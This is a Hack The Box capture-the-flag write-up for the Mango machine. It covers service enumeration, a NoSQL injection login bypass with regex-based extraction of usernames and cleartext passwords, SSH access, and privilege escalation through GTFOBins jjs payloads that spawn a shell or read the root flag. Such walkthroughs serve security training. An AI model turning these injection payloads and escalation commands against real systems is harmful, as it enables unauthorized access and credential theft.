
Hack The Box Mango Writeup
Medium Linux box. NoSQL injection against a MongoDB login form extracts credentials character by character, and GTFOBins jjs escalates the pivot to root.
Summary
Mango is a Medium-difficulty Linux machine featuring NoSQL injection and GTFObins-based privilege escalation. Initial enumeration reveals domains mango.htb and staging-order.mango.htb via SSL certificate inspection. The staging login form at http://staging-order.mango.htb/ is vulnerable to NoSQL injection, allowing authentication bypass with the payload username[$ne]=toto&password[$ne]=toto. Exploiting the NoSQL injection further using regex operators ($regex=^) enables character-by-character enumeration of usernames and passwords, revealing credentials for two users: admin:t9KcS3>!0B#2 and mango:h3mXK8RhU~f{]f5H. SSH access is gained as the mango user, followed by horizontal privilege escalation to admin using the extracted password. The /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs binary is found to be owned by the admin group. Leveraging GTFObins, the jjs binary’s file read capability is exploited to directly read the root flag without obtaining a full root shell.
Service Enumeration
I run:
1
nmap -A -vv -oN scans/nmap.initial 10.129.40.96
And get the following results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT    STATE SERVICE  REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.29
|_http-title: 403 Forbidden
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
Service Info: Host: 10.129.40.96; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web Server Enumeration - 443
I access the web server on port 443. It warns me about the self-signed certificate, so I click “view certificate”. The certificate tells me some important details about the application:

This includes two domains:
1
2
staging-order.mango.htb
mango.htb
And a potential username:
1
admin@mango.htb
I add the domains to my /etc/hosts file:
1
echo 10.129.40.96 mango.htb staging-order.mango.htb | sudo tee -a /etc/hosts
The web server on port 443 seems to be serving a single website though. If I access:
1
2
3
https://mango.htb/ or
https://staging-order.mango.htb/ or
https://10.129.40.96/
They all lead to the same webpage:

The name “mango” makes me think of MongoDB.
Directory Enumeration
Enumerate for directories and valid php endpoints:
1
ffuf -u https://10.129.40.96/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words.txt -e .php -t 50 -fw 20
But nothing is found here.
Subdomain Enumeration
1
ffuf -u https://mango.htb/ -k -H "Host: FUZZ.mango.htb" -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 50 -fs 5152
SQL Injection
I test for SQL injection in this search function:
1
ffuf -u https://10.129.40.96/ --data 'search=aFUZZ' -w /usr/share/wordlists/SecLists/Fuzzing/Databases/SQLi/Generic-SQLi.txt -H "Content-Type: application/x-www-form-urlencoded" -fs 5167
Web Server Enumeration - port 80
Subdomain Enumeration
I scan the web server twice with different wordlists. First one:
1
ffuf -u http://mango.htb/ -H "Host: FUZZ.mango.htb" -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 50 -fw 20
And second one:
1
ffuf -u http://mango.htb/ -H "Host: FUZZ.mango.htb" -w /usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 50 -fw 20
But no results.
Directory Bruteforce
I run:
1
ffuf -u http://staging-order.mango.htb/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words.txt -e .php -t 50 -fw 20
But I get only two files:
1
2
index.php               [Status: 200, Size: 4022, Words: 447, Lines: 210, Duration: 5243ms]
home.php                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 266ms]
Nothing really interesting here.
NoSQL Injection - Authentication Bypass

I’m able to bypass authentication on the login form at http://staging-order.mango.htb/ by injecting NoSQL statements into the application’s query.
I use random credentials on the login form to have a valid login request captured on burpsuite:
And here’s what the login request and server response look like:

When the server receives invalid credentials, it returns a 200 OK status code. There are many online resources that serve as a database for possible NoSQL injection payloads. I use the following payload:
1
username[$ne]=toto&password[$ne]=toto&login=login
As you can see from the screenshot below:

The server responds with a 302 status code, indicating the login was a success. It redirects me to “home.php”. However, there’s nothing here:

I look at the source code for this page, and see nothing either. Was the login bypass here just a rabbit hole?
NoSQL Injection - Username + Password Enumeration

Following PayloadsAllTheThings, I see we can abuse NoSQL injection not only to bypass login, but also to extract length and data information:

I prepare a Python script that will enumerate valid users in this application.
For instance, here’s what the first request (to discover there’s a username that starts with the letter a) looks like:
1
2
3
4
5
6
7
8
9
10
11
POST / HTTP/1.1
Host: staging-order.mango.htb
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=gt9qemefqtivb3hs2u37u4q17a
Content-Length: 60

username%5B%24regex%5D=%5Ea&password%5B%24ne%5D=&login=login
The POST data is url-encoded. I decode it to:
1
username[$regex]=^a&password[$ne]=&login=login
As you can see, the script uses this regex operator to enumerate the username character by character until there are no more matches. It’ll keep going like this:
1
2
3
4
5
username[$regex]=^aa&password[$ne]=&login=login

and then

username[$regex]=^ad&password[$ne]=&login=login
This continues until no more matches are found. Ultimately, it returns two valid users:
1
2
3
[*] Total usernames found: 2
    1. admin
    2. mango
I use the same script, but now I’m using the “password” mode to discover the password for the “admin” user:

This is what the command looks like:
1
python3 nosql.py -u http://staging-order.mango.htb/ -m password -U admin -c form -p http://127.0.0.1:8080 --threads 10
As you can see from the screenshot above, it works, and now I have the cleartext password for the admin user:
1
2
Username: admin
Password: t9KcS3>!0B#2
I do the same for the other user “mango” and it also works. Now I have the cleartext password for “mango” as well:
1
2
Username: mango
Password: h3mXK8RhU~f{]f5H
I save both passwords to “passwords.txt” just in case:
1
2
t9KcS3>!0B#2
h3mXK8RhU~f{]f5H
Initial Access - SSH as “mango”

I use the credentials from before to log in as “mango” via SSH:
1
ssh mango@mango.htb
It works, and now I’m logged in as “mango”:
Horizontal Privilege Escalation - admin
I notice there’s an “admin” user in the system:
1
2
3
4
5
6
mango@mango:~$ ls -la /home
total 16
drwxr-xr-x  4 root  root  4096 Oct 23  2023 .
drwxr-xr-x 23 root  root  4096 Oct 23  2023 ..
drwxr-xr-x  2 admin admin 4096 Dec 18 19:09 admin
drwxr-xr-x  4 mango mango 4096 Oct 23  2023 mango

Since I have that other password for “admin” extracted from the NoSQL injection, I try logging in with it:
1
su admin
It works, and now I’m “admin”:
Vertical Privilege Escalation
I search for files owned by the user “admin”, but have no luck. I then search for files owned by the GROUP “admin”, and find something odd:
1
2
3
4
$ find / -group admin 2>/dev/null  |  grep -v proc

<SNIP>
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
This “jjs” binary is well-known, and has its own entry in GTFObins:

The first payload I try is to get a shell. It’s described under the “suid” tab in GTFObins:
1
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -pc \$@|sh\${IFS}-p _ echo sh -p <$(tty) >$(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
It crashes my shell. GTFObins warns me:
This has been found working in macOS but failing on Linux systems.

So I guess this exploit won’t work here. I log back in via SSH and try the “file read” one that also seems promising:
1
2
3
4
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
I run it, and it spits out the root flag:
Things Learned
Here are some of the things I learned from this box.
NoSQL in PHP applications
JSON-object payloads are more common in NodeJS applications. When dealing with a PHP webapp like this one, plain form-encoded NoSQL injection works fine:
1
username[$ne]=toto&password[$ne]=toto&login=login
No need for Content-Type: application/json or anything like that.
NoSQL Username + Password Enumeration - Automated Script
Using certain NoSQL operators, it’s possible to enumerate valid usernames and also get the cleartext password for each user.
I developed a Python script and posted it on GitHub. This will help me in future engagements where the app is vulnerable to NoSQL injection.